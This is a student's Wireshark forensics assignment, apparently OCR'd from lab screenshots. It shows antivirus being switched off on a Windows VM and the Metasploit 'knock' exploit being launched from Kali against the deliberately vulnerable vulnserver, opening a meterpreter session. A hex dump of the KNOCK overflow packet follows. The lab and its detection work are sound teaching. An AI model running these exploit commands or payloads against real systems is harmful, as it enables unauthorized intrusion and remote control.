Digital Forensics

Assignment 6 – Wireshark


10 points

Kush Patel

QUESTIONS

- Please note this assignment will count 5 points toward your final grade.
- Watch this video first.


1. Make sure Windows VM and Kali VM have different IP addresses, and Windows VM can ping Kali VM. It is recommended that *NAT Network* (not *NAT*) shall be used. Provide a screenshot that Windows VM can ping Kali VM. (1 point)


Windows 10 VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Command Prompt
Kali-CR [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@Cyber-R
15:10
3:10 PM
12/3/2022
55°F
Rain to stop
Search
Right Ctrl

```
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.

c:\Workshop>ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

c:\Workshop>ping 10.0.2.4

Pinging 10.0.2.4 with 32 bytes of data:
Reply from 10.0.2.4: bytes=32 time<1ms TTL=64
Reply from 10.0.2.4: bytes=32 time<1ms TTL=64
Reply from 10.0.2.4: bytes=32 time<1ms TTL=64
Reply from 10.0.2.4: bytes=32 time<1ms TTL=64

Ping statistics for 10.0.2.4:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

c:\Workshop>
```

```
┌──(kali㉿Cyber-Range)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:9c:74:a9 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 510sec preferred_lft 510sec
    inet6 fe80::a00:27ff:fe9c:74a9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿Cyber-Range)-[~]
└─$ 
```

2. On Windows VM, turn off *Real-time protection* at *Virus & Threat Protection* → *Virus & threat protection setting* → *Manage settings* → *Real-time protection*. Provide a screenshot of turned-off *Real-time protection*. (1 point)



Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Have a question?
Get help


Help improve Windows Security
Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.


Privacy settings
Privacy dashboard
Privacy Statement

3. On Windows VM, run the chat server at C:\Tools\vulnserver\vulnserver.exe. Provide a screenshot of the running vulnserver.exe. (1 point)


Windows 10 VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Manage
Server
C:\Tools\vchat\Server\vchat.exe
Search Server
12 items 1 item selected 64.0 KB
Type here to search
ENG
3:15 PM
12/3/2022
55°F
Rain to stop
Search
3:15 PM
12/3/2022

```
Starting vulnserver version 2.00
Called essential function dll version 1.00

This is vulnerable software! Do not run at production systems!
Do NOT try Windows console CMD's Mark and Copy! It stalks server!

CTRL+C to terminate server!

Waiting for client connections...
```


4. Start Wireshark capturing the Ethernet traffic on Windows VM. Provide a screenshot of the running vulnserver.exe. (1 point)
    a. Wireshark introduction can be found at https://github.com/xinwenfu/GenCyber/blob/main/IntrusionDetection/README.md#wireshark


Windows 10 VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Ethernet: <live capture in progress>
Packets: 182 · Displayed: 182 (100.0%)
Profile: Default
Type here to search
Network 2
Internet access
3:20 PM
12/3/2022
Right Ctrl
55°F
Rain to stop
Search
3:20 PM
12/3/2022

```
No.      Time       Source              Destination         Protocol  Length  Info
     171 3.767877   173.194.185.166     10.0.2.15           UDP         1292 443 → 53525 Len=1250
     172 3.767877   173.194.185.166     10.0.2.15           UDP         1292 443 → 53525 Len=1250
     173 3.768321   173.194.185.166     10.0.2.15           UDP         1292 443 → 53525 Len=1250
     174 3.768321   173.194.185.166     10.0.2.15           UDP         1292 443 → 53525 Len=1250
     175 3.768321   173.194.185.166     10.0.2.15           UDP         1292 443 → 53525 Len=1250
     176 3.768525   173.194.185.166     10.0.2.15           UDP         1292 443 → 53525 Len=1250
     177 3.774335   173.194.185.166     10.0.2.15           UDP         1292 443 → 53525 Len=1250
     178 3.774335   173.194.185.166     10.0.2.15           UDP          757 443 → 53525 Len=715
     179 3.781131   10.0.2.15           173.194.185.166     UDP           75 53525 → 443 Len=33
     180 3.790454   10.0.2.15           173.194.185.166     UDP           75 53525 → 443 Len=33
     181 5.011896   PcsCompu_33:29:cb   RealtekU_12:35:00   ARP           42 Who has 10.0.2.1? Tell 10.0.2.15
     182 5.012196   RealtekU_12:35:00   PcsCompu_33:29:cb   ARP           60 10.0.2.1 is at 52:54:00:12:35:00
```

```
> Frame 1: 1285 bytes on wire (10280 bits), 1285 bytes captured (10280 bits) on interface \Device\NPF_{D29441B4-83FE-495B-BC57-D06E78908909}, id 0
> Ethernet II, Src: PcsCompu_33:29:cb (08:00:27:33:29:cb), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 142.250.80.110
> User Datagram Protocol, Src Port: 55739, Dst Port: 443
> Data (1243 bytes)
```


5. Deploy the *knock* attack within Armitage from Kali VM against Windows VM. Provide a screenshot of showing the vulnerable chat server is compromised. (3 points)


Kali-CR [Running] - Oracle VM VirtualBox
Armitage
Armitage View Hosts Attacks Workspaces Help
postgres
proxy
rdp
sage
scada
sip
smb
smtp
ssh
ssl
telnet
tftp
unicenter
vchat
knock
vnc
vpn
winrm
wins
payload
10.0.2.2
10.0.2.15
DESKTOP-RNOG810\Malware Analysis @ DESKTOP-RNOG810
10.0.2.1
10.0.2.4
10.0.2.3
Console X
exploit X
Windows 10 VM [Running] - Oracle VM VirtualBox
Assn6-Wireshark.docx - WordPad
C:\Tools\vchat\Server\vchat.exe
55°F
Rain to stop
Search
3:36 PM
12/3/2022

```
msf6 > use exploit/windows/vchat/knock
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/vchat/knock) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(windows/vchat/knock) > set TARGET 0
TARGET => 0
msf6 exploit(windows/vchat/knock) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(windows/vchat/knock) > set LPORT 26214
LPORT => 26214
msf6 exploit(windows/vchat/knock) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/vchat/knock) > set RPORT 9999
RPORT => 9999
msf6 exploit(windows/vchat/knock) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] 10.0.2.15:9999 - Connecting to target...
[*] 10.0.2.15:9999 - Trying target vulnserver-KNOCK...
[*] Started bind TCP handler against 10.0.2.15:26214
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:41175 -> 10.0.2.15:26214 ) at 2022-12-03 15:34:52 -0500
msf6 exploit(windows/vchat/knock) >
```

```
Starting vulnserver version 2.00
Called essential function dll version 1.00

This is vulnerable software! Do not run at production systems!
Do NOT try Windows console CMD's Mark and Copy! It stalks server!

CTRL+C to terminate server!

Waiting for client connections...
Received a client connection from 10.0.2.4:37799
Waiting for client connections...
A new client just came. 1 clients now
Received a message
```

6. Find the attack packets sent from the Kali VM to Windows VM by referring to https://github.com/xinwenfu/GenCyber/blob/main/IntrusionDetection/README.md#wireshark. Highlight the attack packet/packets in a screenshot showing the signature of the attack. (3 points)


Windows 10 VM [Running] - Oracle VM VirtualBox
*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Find
Cancel
Type here to search
ENG
3:57 PM
12/3/2022
55°F
Rain to stop
Search

Packet bytes | Narrow & Wide | □ Case sensitive | String | KNOCK

```
No.  Time        Source      Destination  Protocol  Length  Info
  12 31.281761   10.0.2.4    10.0.2.15    TCP       1514 42603 → 9999 [ACK] Seq=1 Ack=1 Win=64256 Len=1460
  13 31.281761   10.0.2.4    10.0.2.15    TCP        967 42603 → 9999 [PSH, ACK] Seq=1461 Ack=1 Win=64256 Len=913
  14 31.281761   10.0.2.4    10.0.2.15    TCP         60 42603 → 9999 [RST] Seq=1 Win=0 Len=0
  15 31.281801   10.0.2.15   10.0.2.4     TCP         72 9999 → 42603 [PSH, ACK] Seq=52 Ack=2374 Win=2102272 Len=18
  16 31.281977   10.0.2.4    10.0.2.15    TCP         60 42603 → 9999 [RST] Seq=2374 Win=0 Len=0
  17 31.282628   10.0.2.4    10.0.2.15    TCP         74 34827 → 12381 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1851611699 TSecr=0
  18 32.306855   10.0.2.4    10.0.2.15    TCP         74 [TCP Retransmission] [TCP Port numbers reused] 34827 → 12381 [SYN] Seq=0 Win=64240 Le
  19 32.306956   10.0.2.15   10.0.2.4     TCP         66 12381 → 34827 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
  20 32.307450   10.0.2.4    10.0.2.15    TCP         60 34827 → 12381 [ACK] Seq=1 Ack=1 Win=64256 Len=0
  21 32.341802   10.0.2.4    10.0.2.15    TCP         60 34827 → 12381 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4
```

```
0030  01 f6 bf da 00 00 4b 4e  4f 43 4b 20 2f 2e 3a 2f   ......KN OCK /.:/
0040  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00b0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00d0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00e0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00f0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
```

Data (data.data), 1,460 bytes | Packets: 357 · Displayed: 357 (100.0%) · Dropped: 0 (0.0%) | Profile: Default